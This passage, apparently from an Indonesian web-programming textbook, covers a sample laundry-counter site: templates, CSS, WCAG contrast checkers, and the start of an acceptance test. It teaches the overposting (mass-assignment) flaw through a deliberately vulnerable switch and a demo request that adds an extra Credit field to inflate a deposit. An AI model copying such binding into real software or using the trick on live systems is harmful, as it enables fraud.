{% if errors.ServiceId %}<span class="field-error">{{ errors.ServiceId }}</span>{% endif %}
{{ field("Input.Unit", "Quantity", f.Unit, errors, "number", 'min="1" max="100" required')
}}
{{ field("Input.Rack", "Rack", f.Rack, errors, "text", 'placeholder="A07" pattern="[A-Ca-
c](0[1-9]|1[0-9]|20)" required') }}
<p class="muted">The price is computed by the server: price of the service times the
quantity.</p>
<button>Create bill</button></form>{% endblock %}""",
    "bill.html": """{% extends "layout.html" %}{% block body %}
<div class="card"><p><strong>{{ b.customer_name }}</strong> ({{ b.Customer_id }}), {{
b.service }} &times; {{ b.unit }}, rack {{ b.rack }}, outlet {{ b.Outlet_id }}.</p>
<p>Status: <span class="status {{ b.status }}">{{ b.status }}</span>. Arrived {{ b.arrived
}}{% if b.finished %}, finished {{ b.finished }}{% endif %}{% if b.departed %}, departed {{
b.departed }}{% endif %}.</p>
<p>Charged {{ b.payment|rupiah }}, paid {{ b.paid|rupiah }}, balance {{ (b.payment -
b.paid)|rupiah }}.</p>
{% if b.status != 'departed' %}<form method="post" action="/bills/{{ b.id
}}/advance"><input type="hidden" name="__RequestVerificationToken" value="{{ csrf
}}"><button>Next status</button></form>{% endif %}</div>{% endblock %}""",
    "my_bills.html": """{% extends "layout.html" %}{% block body %}
{% if not bills %}<p>You have no bills yet. Bring your laundry to any of our three
```

```
outlets.</p>{% else %}
<table
class="grid"><thead><tr><th>Bill</th><th>Arrived</th><th>Service</th><th>Status</th><th
class="num">Balance</th></tr></thead><tbody>
{% for b in bills %}<tr><td>{{ b.id }}</td><td>{{ b.arrived }}</td><td>{{ b.service
}}</td><td>{{ b.status }}</td><td class="num">{{ (b.payment - b.paid)|rupiah }}</td></tr>
{% endfor %}</tbody></table>{% endif %}{% endblock %}""",
    "revenue.html": """{% extends "layout.html" %}{% block body %}
<form method="get" class="toolbar"><input name="month" value="{{ month }}" pattern="[0-
9]{4}-[0-9]{2}" aria-label="Month"><button>Show</button></form>
<div class="scroll"><table class="grid"><thead><tr><th>Day</th><th class="num">O01
Rungkut</th><th class="num">O02 Keputih</th><th class="num">O03 Wiyung</th><th
class="num">Total</th></tr></thead>
<tbody>{% for r in rows %}<tr><td>{{ r[0] }}</td>{% for i in (1, 2, 3) %}<td class="num">{{
r[i]|rupiah }}</td>{% endfor %}<td class="num">{{ (r[1] + r[2] + r[3])|rupiah }}</td></tr>
```

Kode 16.16 (Lanjutan) *laundry_counter.py: Laundry Counter di atas Flask dan sqlite3, padanan Python untuk situs ASP.NET.*

```
{% endfor %}</tbody><tfoot>{% for r in footer %}<tr><th>{{ r[0] }}</th>{% for i in (1, 2,
3) %}<td class="num">{{ r[i]|rupiah }}</td>{% endfor %}<td class="num">{{ (r[1] + r[2] +
r[3])|rupiah }}</td></tr>
{% endfor %}</tfoot></table></div>
<nav class="pager" aria-label="Pages">{% for i in range(1, pages + 1) %}{% if i == p
%}<span>Page {{ i }} of {{ pages }}</span> {% else %}<a href="/reports/revenue?month={{
month }}&amp;p={{ i }}">Page {{ i }}</a> {% endif %}{% endfor %}</nav>{% endblock %}""",
})

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=int(sys.argv[1]) if len(sys.argv) > 1 else 9602)
```

Baris demi baris, perbedaan Python. `guard` berjalan sebelum setiap permintaan (`@app.before_request`); tokennya tinggal di sesi Flask dan makro `token()` menuliskannya ke setiap formulir; `with conn:` melakukan *commit* atau *rollback*; `check_customer` dan `check_bill` mengembalikan kamus berisi pesan yang dikunci menurut nama isian, padanan `ModelState`.

Ketiga situs dijalankan pada salinan data yang segar dan lulus 37 pemeriksaan penerimaan yang sama; Soal 16.5 memperlihatkan uji dan keluarannya.

Penyelesaian keliru yang menggoda. Ikat seluruh entitas, setiap kolomnya, dan simpan apa pun yang dikirim balik. Padahal pengunjung mana pun dapat menambahkan isian ke permintaan dengan alat pengembang peramban, dan model yang mengikat `Credit` akan menerimanya: *overposting*, atau *mass assignment* [10]. Sakelar `Teaching:BindWholeEntity` membangun persis kesalahan itu; di sini seorang kasir, yang formulirnya tidak mempunyai isian Credit, mengirim formulir ubah pelanggan `C0005` dengan satu isian tambahan, `Credit=5000000`:

```
before: C0005 Lukman Santoso 0812-0000-2062 Rp 0
the cashier posts the edit form plus Credit=5000000 -> 302 /customers
after:  C0005 Lukman Santoso 0812-0000-2062 Rp 5.000.000
```

Lima juta rupiah deposit muncul entah dari mana, tanpa suara. Pada situs yang benar, permintaan yang sama hanya mengubah apa yang ditampilkan formulir:

```
before: C0005 Lukman Santoso 0812-0000-2062 Rp 0
the cashier posts the edit form plus Credit=5000000 -> 302 /customers
after:  C0005 Lukman Santoso 0812-0000-2062 Rp 0
```

Obatnya adalah yang diterapkan **Kode 16.8**: ikat sebuah kelas yang *hanya* berisi isian yang boleh diubah formulir ini (*input model*, kadang disebut *view model*), dan terapkan nilai yang lebih peka secara terpisah, setelah memeriksa siapa yang meminta.

UJI DIRI. Halaman registrasi mengikat `CustomerForm` dan dua kata sandi. Seorang pengunjung menambahkan `Input.Credit=1000000` ke permintaan registrasinya. Apa yang terjadi, dan adakah yang berubah bila `CustomerForm` mempunyai *property* `Credit` yang tidak pernah ditampilkan halaman?

Jawaban. Saat ini tidak terjadi apa-apa: `CustomerForm` tidak mempunyai `Credit`, jadi *model binding* tidak punya tempat untuk menaruh nilai itu dan mengabaikannya, dan `RegisterCustomer` selalu menyimpan deposit 0. Bila `CustomerForm` mempunyai *property* `Credit`, *model binding* akan mengisinya dari permintaan, entah halaman menampilkan isiannya entah tidak; apakah uangnya lalu sampai bergantung pada apakah `RegisterCustomer` memakainya. Menyembunyikan isian tidak melindungi apa pun; meninggalkan *property* itu di luar kelas yang diikat, itulah yang melindungi.

16.4.4 Soal 16.4 — Berjalan, dan indah

SOAL. Make sure the website works, and then it should be beautiful.

Dengan kata lain: pastikan situs web itu berjalan, dan sesudah itu, sebaiknya indah.

Dengan bahasa kita sendiri. Sebagian keindahan memang soal selera, tetapi sebagian besar hal yang membuat sebuah situs nyaman dipakai dapat dinyatakan sebagai aturan dan diperiksa: bingkai yang sama di setiap halaman; tindakan utama paling menonjol; angka rata kanan; teks cukup gelap untuk dibaca; label pada setiap isian; tata letak yang tetap bekerja di ponsel; fokus papan ketik yang terlihat.

Rancangan. Satu tata letak untuk semua halaman (**Kode 16.17**), satu *style sheet* untuk ketiga *server* (**Kode 16.18**), dan sedikit warna yang diambil dari logo resmi Profitina, biru dan hijau toska, yang digelapkan sampai lulus aturan kontras *Web Content Accessibility Guidelines* (WCAG) [11]. Aturan itu membandingkan *luminans relatif* dua warna, bilangan dari 0 (hitam) sampai 1 (putih) yang mengukur seberapa terang sebuah warna tampak di mata manusia. Untuk setiap kanal c sebuah warna sRGB yang ditulis sebagai pecahan dari 255, kanal itu lebih dulu dibuat linear,

$$c_{\text{lin}} = \begin{cases} c/12.92 & \text{jika } c \leq 0.04045 \\ \left(\frac{c+0.055}{1.055}\right)^{2.4} & \text{selainnya} \end{cases} \tag{16.3}$$

lalu ketiga kanal linear itu diberi bobot sesuai kepekaan mata terhadap masing-masing (hijau paling peka, biru paling kurang),

$$L = 0.2126\,R_{\text{lin}} + 0.7152\,G_{\text{lin}} + 0.0722\,B_{\text{lin}} \tag{16.4}$$

dan *rasio kontras* antara warna yang lebih terang dengan luminans L_1 dan warna yang lebih gelap dengan luminans L_2 adalah

$$\text{rasio} = \frac{L_1 + 0.05}{L_2 + 0.05} \tag{16.5}$$

yang bernilai dari 1 (warna yang sama dua kali) sampai 21 (hitam di atas putih). Tingkat AA WCAG meminta sedikitnya 4,5 untuk teks biasa.

Mari hitung satu pasang dengan tangan, teks isi `#1f2937` di atas putih. Putih mempunyai $L_1 = 1$. Untuk `#1f2937` kanal-kanalnya adalah $31/255 = 0.1216$, $41/255 = 0.1608$, dan $55/255 = 0.2157$. Ketiganya di atas 0,04045, jadi Persamaan (16.3) memberi $((0.1216 + 0.055)/$

$1.055)^{2.4} = 0.1674^{2.4} = 0.0137$, lalu 0.0222 dan 0.0382. Persamaan (16.4) memberi $L_2 = 0.2126 \times 0.0137 + 0.7152 \times 0.0222 + 0.0722 \times 0.0382 = 0.0029 + 0.0159 + 0.0028 = 0.0216$. Persamaan (16.5) memberi $(1 + 0.05)/(0.0216 + 0.05) = 1.05/0.0716 = 14.7$, jauh di atas 4,5.

Penyelesaian ASP.NET: tata letak. **Kode 16.17** adalah `Pages/Shared/_Layout.cshtml`, yang dipakai setiap halaman melalui `_ViewStart.cshtml`. Inilah *master page* Web Forms dengan nama lain: bingkainya, dengan sebuah lubang (`@RenderBody()`) tempat setiap halaman menaruh isinya sendiri.

Kode 16.17 `_Layout.cshtml`: bingkai setiap halaman, dengan menu untuk setiap jenis pengguna, pesan sekali tampil, dan nota yang baru dilihat.

```
@inject RecentBills Recent
@{
    string kind = User.FindFirst("kind")?.Value ?? "";
    string? flash = TempData["Flash"] as string;
    IReadOnlyList<string> recent = kind == "staff" ? Recent.Get(Context) :
Array.Empty<string>();
}
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>@ViewData["Title"] - Profitina Laundry Counter</title>
    <link rel="stylesheet" href="~/css/site.css">
</head>
<body>
<header class="bar">
    <a class="brand" href="/"><img src="~/img/profitina-logo-horizontal.png"
alt="Profitina" height="28"><span>Laundry Counter</span></a>
    <nav aria-label="Main">
        <a href="/">Price list</a>
        @if (kind == "staff")
        {
            <a href="/customers">Customers</a>
            <a href="/bills/new">New bill</a>
            @if (User.IsInRole("owner") || User.IsInRole("supervisor"))
            {
                <a href="/reports/revenue">Revenue</a>
            }
        }
        @if (kind == "customer")
        {
            <a href="/my-bills">My bills</a>
        }
        @if (User.Identity?.IsAuthenticated == true)
        {
            <span class="who">@User.Identity.Name
(@User.FindFirst(ClaimTypes.Role)?.Value)</span>
            <form method="post" asp-page="/Logout" class="inline"><button class="link">Log
out</button></form>
        }
        else
        {
            <a href="/login">Log in</a>
            <a href="/register">Register</a>
        }
    </nav>
</header>
<main>
    <h1>@ViewData["Title"]</h1>
```

Kode 16.17 (Lanjutan) *_Layout.cshtml: bingkai setiap halaman, dengan menu untuk setiap jenis pengguna, pesan sekali tampil, dan nota yang baru dilihat.*

```
    @if (flash != null)
    {
        <p class="flash" role="status">@flash</p>
    }
    @if (recent.Count > 0)
    {
        <p class="recent">Recently viewed:
        @foreach (string id in recent)
        {
            <a href="/bills/@id">@id</a>
        }
        </p>
    }
    @RenderBody()
</main>
<footer>Profitina Laundry, Surabaya. Sample data; every customer is fictitious.</footer>
</body>
</html>
```

Tata letak memilih menu dari *claim* `kind`, menampilkan pesan `TempData` sekali, dan mendaftar nota yang baru dilihat; `<meta name="viewport">` memberi tahu ponsel agar memakai lebar layarnya yang sebenarnya.

Penyelesaian ASP.NET: *style sheet*. Kode 16.18 adalah `wwwroot/css/site.css`, yang disajikan oleh `UseStaticFiles` dan dipakai bersama oleh situs Java dan Python.

Kode 16.18 `site.css`: warna sebagai variabel bernama, gaya tabel untuk setiap *grid*, fokus yang terlihat, dan tata letak ponsel.

```
/* site.css - one style sheet for the Laundry Counter in ASP.NET, Java and Python (Problem
16.4).
   Colors come from the Profitina logo; every text color passes WCAG AA contrast (4.5:1).
*/
:root {
    --ink: #1f2937;          /* body text: 14.7:1 on white */
    --muted: #4b5563;        /* secondary text: 7.6:1 on white */
    --brand: #1d4ed8;        /* links and buttons: 6.7:1 against white */
    --brand-dark: #1e3a8a;
    --teal: #0f766e;         /* the logo's teal, darkened for text: 5.5:1 */
    --paper: #ffffff;
    --page: #f3f6fb;
    --line: #d7dde8;
    --danger: #b91c1c;       /* 6.5:1 on white */
    --ok-bg: #ecfdf5;
    --err-bg: #fef2f2;
    --radius: 10px;
}
* { box-sizing: border-box; }
html { font-size: 16px; }
body {
    margin: 0; background: var(--page); color: var(--ink);
    font-family: system-ui, -apple-system, "Segoe UI", Roboto, "Helvetica Neue", Arial,
sans-serif;
    line-height: 1.5;
}
a { color: var(--brand); }
a:hover { color: var(--brand-dark); }
:focus-visible { outline: 3px solid #f59e0b; outline-offset: 2px; }   /* always visible for
keyboards */

.bar {
    display: flex; flex-wrap: wrap; align-items: center; justify-content: space-between;
gap: .5rem 1.5rem;
    padding: .6rem 1.25rem; background: var(--paper); border-bottom: 1px solid var(--line);
}
.brand { display: flex; align-items: center; gap: .6rem; text-decoration: none; color:
var(--teal); font-weight: 700; }
.brand img { display: block; height: 28px; width: auto; }
nav { display: flex; flex-wrap: wrap; align-items: center; gap: .25rem 1rem; }
nav a { text-decoration: none; font-weight: 600; }
.who { color: var(--muted); font-size: .9rem; }

main { max-width: 1040px; margin: 0 auto; padding: 1.25rem; }
h1 { font-size: 1.6rem; margin: .5rem 0 1rem; }
footer { max-width: 1040px; margin: 2rem auto; padding: 0 1.25rem; color: var(--muted);
font-size: .85rem; }
```

Kode 16.18 (Lanjutan) *site.css: warna sebagai variabel bernama, gaya tabel untuk setiap grid, fokus yang terlihat, dan tata letak ponsel.*


```
.card { background: var(--paper); border: 1px solid var(--line); border-radius: var(--
radius); padding: 1rem 1.25rem; }
.narrow { max-width: 30rem; }
form.card label { display: block; margin-top: .75rem; font-weight: 600; }
input, select {
    width: 100%; padding: .55rem .65rem; font: inherit; color: var(--ink);
    border: 1px solid #9aa5b8; border-radius: 6px; background: var(--paper);
}
.toolbar { display: flex; flex-wrap: wrap; gap: .5rem; margin-bottom: .75rem; }
.toolbar input { flex: 1 1 14rem; width: auto; }
button, .button {
    display: inline-block; margin-top: 1rem; padding: .55rem 1.1rem; border: 0; border-
radius: 6px;
    background: var(--brand); color: #fff; font: inherit; font-weight: 600; line-height:
1.5;
    text-decoration: none; cursor: pointer;
}
.toolbar button, .toolbar .button { margin-top: 0; }
button:hover, .button:hover { background: var(--brand-dark); color: #fff; }
.button.secondary { background: var(--teal); }
button.link { margin: 0; padding: 0; background: none; color: var(--brand); font-weight:
600; }
button.link.danger { color: var(--danger); }
form.inline { display: inline; }

.grid { width: 100%; border-collapse: collapse; background: var(--paper); border: 1px solid
var(--line); }
.grid th, .grid td { padding: .5rem .7rem; border-bottom: 1px solid var(--line); text-
align: left; vertical-align: top; }
.grid thead th { background: #e8eef9; white-space: nowrap; }
.grid tbody tr:nth-child(even) { background: #f8fafd; }
.grid tfoot th, .grid tfoot td { background: #eef2f7; font-weight: 700; }
.grid .num { text-align: right; font-variant-numeric: tabular-nums; }
.grid th a { text-decoration: none; color: var(--ink); }
.grid th[aria-sort="ascending"] a::after { content: " \25B2"; }
.grid th[aria-sort="descending"] a::after { content: " \25BC"; }
.actions a { margin-right: .6rem; }
.scroll { overflow-x: auto; }             /* a wide grid scrolls inside itself on a phone
*/

.pager { display: flex; flex-wrap: wrap; gap: .5rem 1rem; align-items: center; margin-top:
.75rem; }
.muted { color: var(--muted); }
.flash { background: var(--ok-bg); border: 1px solid #a7f3d0; color: #065f46; padding:
.6rem .9rem; border-radius: 6px; }
.validation-summary-valid { display: none; }   /* the summary box, when there is nothing in
it */
.errors, .validation-summary-errors {
    background: var(--err-bg); border: 1px solid #fecaca; color: var(--danger); padding:
.6rem .9rem; border-radius: 6px;
}
.errors ul { margin: 0; padding-left: 1.2rem; }
.field-error { display: block; color: var(--danger); font-size: .9rem; }
.recent { font-size: .9rem; color: var(--muted); }
.recent a { margin-left: .4rem; }
.status { padding: .1rem .5rem; border-radius: 999px; font-weight: 600; }
.status.queued { background: #fef3c7; color: #92400e; }
```

Kode 16.18 (Lanjutan) *site.css: warna sebagai variabel bernama, gaya tabel untuk setiap grid, fokus yang terlihat, dan tata letak ponsel.*


```
.status.finished { background: #dbeafe; color: #1e40af; }
.status.departed { background: #dcfce7; color: #166534; }

@media (max-width: 600px) {
    main { padding: .75rem; }
    h1 { font-size: 1.3rem; }
    .bar { padding: .5rem .75rem; }
    .grid th, .grid td { white-space: nowrap; padding: .45rem .55rem; }   /* scroll, never
squeeze */
}
```

Baris demi baris. Warna-warnanya adalah *custom property* (`--ink`, `--brand`), dideklarasikan sekali beserta rasio kontrasnya lalu dipakai menurut namanya. `:focus-visible` menggambar garis tepi tebal di sekeliling apa pun yang dicapai papan ketik. `.grid` memberi gaya pada setiap tabel, dan `.num` meratakan angka ke kanan dengan digit `tabular-nums` yang sama lebar. `th[aria-sort]` menggambar panah urutan dari atribut yang sama yang memberi tahu pembaca layar bagaimana *grid* diurutkan. Di ponsel, isi sel tabel tidak dipatahkan dan `.scroll` membiarkan tabel bergulir di dalam kotaknya sendiri.

Gambar 16.4 adalah hasilnya, yang dipotret oleh skrip Soal 16.5; **Gambar 16.5** adalah *grid* yang sama di ponsel selebar 390 piksel.



Gambar 16.4 *Grid* pelanggan Laundry Counter ASP.NET, diurutkan menurut deposit, dari yang terbesar. Hanya pelanggan tanpa nota yang mempunyai tombol Delete.



Gambar 16.5 *Grid* yang sama di layar seukuran ponsel: menunya turun ke baris berikut, dan *grid* bergulir di dalam kotaknya sendiri.

Pemeriksaannya, dalam C#, Java, dan Python. Selera tidak dapat diuji, tetapi kontras dapat. **Kode 16.19** menghitung Persamaan (16.3) sampai Persamaan (16.5) untuk setiap warna teks *style sheet* di atas latarnya, dan menambahkan satu warna yang sering dipilih untuk teks "sekunder" karena tampak anggun, abu-abu muda `#aaaaaa`.

Kode 16.19 `P164Contrast.cs`: rasio kontras WCAG untuk setiap warna teks `site.css`.

```
// P164Contrast.cs - Problem 16.4: the WCAG contrast ratio of every text color of site.css.
namespace Problems;

public static class P164Contrast
{
    private static readonly (string What, string Fg, string Bg)[] Pairs =
    {
        ("body text", "#1f2937", "#ffffff"),
        ("secondary text", "#4b5563", "#ffffff"),
        ("secondary text on the page", "#4b5563", "#f3f6fb"),
        ("link / button", "#1d4ed8", "#ffffff"),
        ("brand name (teal)", "#0f766e", "#ffffff"),
        ("error text", "#b91c1c", "#fef2f2"),
        ("message text", "#065f46", "#ecfdf5"),
        ("status: queued", "#92400e", "#fef3c7"),
        ("status: finished", "#1e40af", "#dbeafe"),
        ("status: departed", "#166534", "#dcfce7"),
        ("tempting: light grey", "#aaaaaa", "#ffffff"),
    };

    // Relative luminance of an sRGB color such as #1f2937 (WCAG 2.2).
    public static double Luminance(string hex)
    {
        double Channel(int i)
        {
            double c = Convert.ToInt32(hex.Substring(1 + 2 * i, 2), 16) / 255.0;
            return c <= 0.04045 ? c / 12.92 : Math.Pow((c + 0.055) / 1.055, 2.4);
        }
        return 0.2126 * Channel(0) + 0.7152 * Channel(1) + 0.0722 * Channel(2);
    }

    public static double Ratio(string a, string b)
    {
        double la = Luminance(a), lb = Luminance(b);
        return (Math.Max(la, lb) + 0.05) / (Math.Min(la, lb) + 0.05);
    }

    public static void Run()
    {
        foreach (var (what, fg, bg) in Pairs)
        {
            double r = Ratio(fg, bg);
            Console.WriteLine($"{what,-28} {fg} on {bg}  {r,5:0.00}:1  {(r >= 4.5 ? "AA
pass" : "FAIL")}");
        }
    }
}
```

```
body text                    #1f2937 on #ffffff  14.68:1  AA pass
secondary text               #4b5563 on #ffffff   7.56:1  AA pass
secondary text on the page   #4b5563 on #f3f6fb   6.98:1  AA pass
link / button                #1d4ed8 on #ffffff   6.70:1  AA pass
brand name (teal)            #0f766e on #ffffff   5.47:1  AA pass
error text                   #b91c1c on #fef2f2   5.91:1  AA pass
message text                 #065f46 on #ecfdf5   7.29:1  AA pass
status: queued               #92400e on #fef3c7   6.37:1  AA pass
status: finished             #1e40af on #dbeafe   7.15:1  AA pass
status: departed             #166534 on #dcfce7   6.49:1  AA pass
tempting: light grey         #aaaaaa on #ffffff   2.32:1  FAIL
```

Versi Java, **Kode 16.20**, dan versi Python, **Kode 16.21**, menghitung rumus yang sama dan mencetak sebelas baris yang persis sama.

Kode 16.20 `P164Contrast.java`: pemeriksaan yang sama dalam Java.

```
// P164Contrast.java - Problem 16.4: the WCAG contrast ratio of every text color of
site.css.
// Compile and run: javac -d out P164Contrast.java && java -cp out P164Contrast
public class P164Contrast {
    static final String[][] PAIRS = {
        {"body text", "#1f2937", "#ffffff"}, {"secondary text", "#4b5563", "#ffffff"},
        {"secondary text on the page", "#4b5563", "#f3f6fb"}, {"link / button", "#1d4ed8",
"#ffffff"},
        {"brand name (teal)", "#0f766e", "#ffffff"}, {"error text", "#b91c1c", "#fef2f2"},
        {"message text", "#065f46", "#ecfdf5"}, {"status: queued", "#92400e", "#fef3c7"},
        {"status: finished", "#1e40af", "#dbeafe"}, {"status: departed", "#166534",
"#dcfce7"},
        {"tempting: light grey", "#aaaaaa", "#ffffff"},
    };

    /** Relative luminance of an sRGB color such as #1f2937 (WCAG 2.2). */
    static double luminance(String hex) {
        double[] w = {0.2126, 0.7152, 0.0722};
        double l = 0;
        for (int i = 0; i < 3; i++) {
            double c = Integer.parseInt(hex.substring(1 + 2 * i, 3 + 2 * i), 16) / 255.0;
            l += w[i] * (c <= 0.04045 ? c / 12.92 : Math.pow((c + 0.055) / 1.055, 2.4));
        }
        return l;
    }

    static double ratio(String a, String b) {
        double la = luminance(a), lb = luminance(b);
        return (Math.max(la, lb) + 0.05) / (Math.min(la, lb) + 0.05);
    }

    public static void main(String[] args) {
        for (String[] p : PAIRS) {
            double r = ratio(p[1], p[2]);
            System.out.printf(java.util.Locale.ROOT, "%-28s %s on %s  %5.2f:1  %s%n", p[0],
p[1], p[2], r, r >= 4.5 ? "AA pass" : "FAIL");
        }
    }
}
```

Kode 16.21 `p164_contrast.py`: pemeriksaan yang sama dalam Python.

```
# p164_contrast.py - Problem 16.4: the WCAG contrast ratio of every text color of site.css.
PAIRS = [("body text", "#1f2937", "#ffffff"), ("secondary text", "#4b5563", "#ffffff"),
         ("secondary text on the page", "#4b5563", "#f3f6fb"), ("link / button", "#1d4ed8",
"#ffffff"),
         ("brand name (teal)", "#0f766e", "#ffffff"), ("error text", "#b91c1c", "#fef2f2"),
         ("message text", "#065f46", "#ecfdf5"), ("status: queued", "#92400e", "#fef3c7"),
         ("status: finished", "#1e40af", "#dbeafe"), ("status: departed", "#166534",
"#dcfce7"),
         ("tempting: light grey", "#aaaaaa", "#ffffff")]


def luminance(hex_color):
    """Relative luminance of an sRGB color such as #1f2937 (WCAG 2.2)."""
    def channel(i):
        c = int(hex_color[1 + 2 * i:3 + 2 * i], 16) / 255
        return c / 12.92 if c <= 0.04045 else ((c + 0.055) / 1.055) ** 2.4
    return 0.2126 * channel(0) + 0.7152 * channel(1) + 0.0722 * channel(2)


def ratio(a, b):
    la, lb = luminance(a), luminance(b)
    return (max(la, lb) + 0.05) / (min(la, lb) + 0.05)


for what, fg, bg in PAIRS:
    r = ratio(fg, bg)
    print(f"{what:<28} {fg} on {bg}  {r:5.2f}:1  {'AA pass' if r >= 4.5 else 'FAIL'}")
```

Baris pertama cocok dengan hitungan tangan tadi. Pemeriksaan label dikerjakan oleh skrip tangkapan layar Soal 16.5, yang tidak menemukan satu isian pun tanpa label; `<label asp-for=...>` menuliskan atribut `for` dengan sendirinya.

Penyelesaian keliru yang menggoda. Abu-abu muda untuk petunjuk, hitungan, dan *footer*: tampak halus di monitor yang terang, dan 2,32 banding 1 menurut baris terakhir keluaran, separuh dari yang diminta WCAG. Di ponsel murah di bawah terik matahari, teks itu tidak ada. Abu-abu `--muted` milik `site.css` lulus dengan 7,56, karena dipilih dengan Persamaan (16.5).

> **UJI DIRI.** Label status "finished" berwarna biru tua `#1e40af` di atas biru muda `#dbeafe`, rasionya 7,15. Seorang perancang mengusulkan teks putih di atas biru yang lebih cerah, `#3b82f6`, untuk tombol-tombol, karena lebih dekat dengan logo. Cukupkah? (Luminans `#3b82f6` adalah 0,2355.)
>
> *Jawaban.* Persamaan (16.5) dengan $L_1 = 1$ (putih) dan $L_2 = 0.2355$: $1.05/0.2855 = 3.68$. Rasio itu gagal pada tingkat AA untuk teks biasa (4,5), meskipun lulus ambang 3 yang diizinkan WCAG untuk teks besar (sedikitnya 24 px, atau 18,66 px tebal). Itulah sebabnya `site.css` memakai `#1d4ed8` yang lebih gelap (rasio 6,70) untuk tombol.

16.4.5 Soal 16.5 — Bukti dan laporan

> **SOAL.** Write a report containing the database design (conceptual and physical data model), a list of features, screenshots, and a brief explanation of the website, feature by feature. For a team, state each member's job description, percentage share of the work and contributions.
>
> *Dengan kata lain:* tulislah laporan yang berisi rancangan basis data (model data konseptual dan fisik), daftar fitur, tangkapan layar, dan penjelasan singkat situs itu fitur demi fitur; untuk tim, nyatakan uraian tugas, persentase bagian kerja, dan kontribusi setiap anggota.

Dengan bahasa kita sendiri. Laporan adalah bukti: pembaca harus dapat melihat apa yang dilakukan situs itu, memeriksa bahwa situs itu memang melakukannya, dan mengetahui siapa

membangun apa. Tangkapan layar memperlihatkan sebuah halaman satu kali; uji yang dapat dijalankan ulang oleh siapa pun memperlihatkan apa yang dilakukan situs itu *sekarang*.

Rancangan. Sebuah *uji penerimaan* yang memerankan beberapa pengguna melalui HTTP sungguhan dan memeriksa setiap fitur serta setiap penolakan; sebuah *smoke test* singkat dalam bahasa-bahasa lain; *tangkapan layar* yang diambil oleh skrip, sehingga dapat diambil ulang setelah setiap perubahan; lalu laporan menurut **Tabel 16.4**.

Penyelesaian Python: uji penerimaan. **Kode 16.22** memerankan pengunjung yang mendaftar, seorang kasir, pemilik di peramban kedua, dan orang asing yang mengirim formulir tanpa token. Uji ini hanya memakai pustaka standar, tidak mengikuti *redirect* dengan sendirinya, dan sebelum setiap `POST` mengambil formulirnya lalu mengirim kembali isian tersembunyinya, sehingga membawa token *anti-forgery* sebagaimana peramban membawanya.

Kode 16.22 `acceptance.py`: 37 pemeriksaan Laundry Counter melalui HTTP sungguhan, dapat dijalankan terhadap ketiga *server*.

```
# acceptance.py - the acceptance test of the Laundry Counter, over real HTTP (Problem
16.5).
# The same 37 checks run against the ASP.NET, the Java and the Python server:
#     python3 acceptance.py http://127.0.0.1:9601
# The server must run on a FRESH copy of the data, with the clock at 2026-09-30 21:00:00
# (run_acceptance.sh arranges both). Standard library only.
import html
import re
import sys
import urllib.error
import urllib.parse
import urllib.request
from http.cookiejar import CookieJar

BASE = sys.argv[1].rstrip("/") if len(sys.argv) > 1 else "http://127.0.0.1:9601"
results = []


class NoRedirect(urllib.request.HTTPRedirectHandler):
    def redirect_request(self, *args, **kwargs):      # we want to SEE every redirect, not
follow it
        return None


class Browser:
    """One visitor: its own cookies, no automatic redirects."""

    def __init__(self):
        self.jar = CookieJar()
        self.open =
urllib.request.build_opener(urllib.request.HTTPCookieProcessor(self.jar),
NoRedirect()).open
        self.last_cookies = []

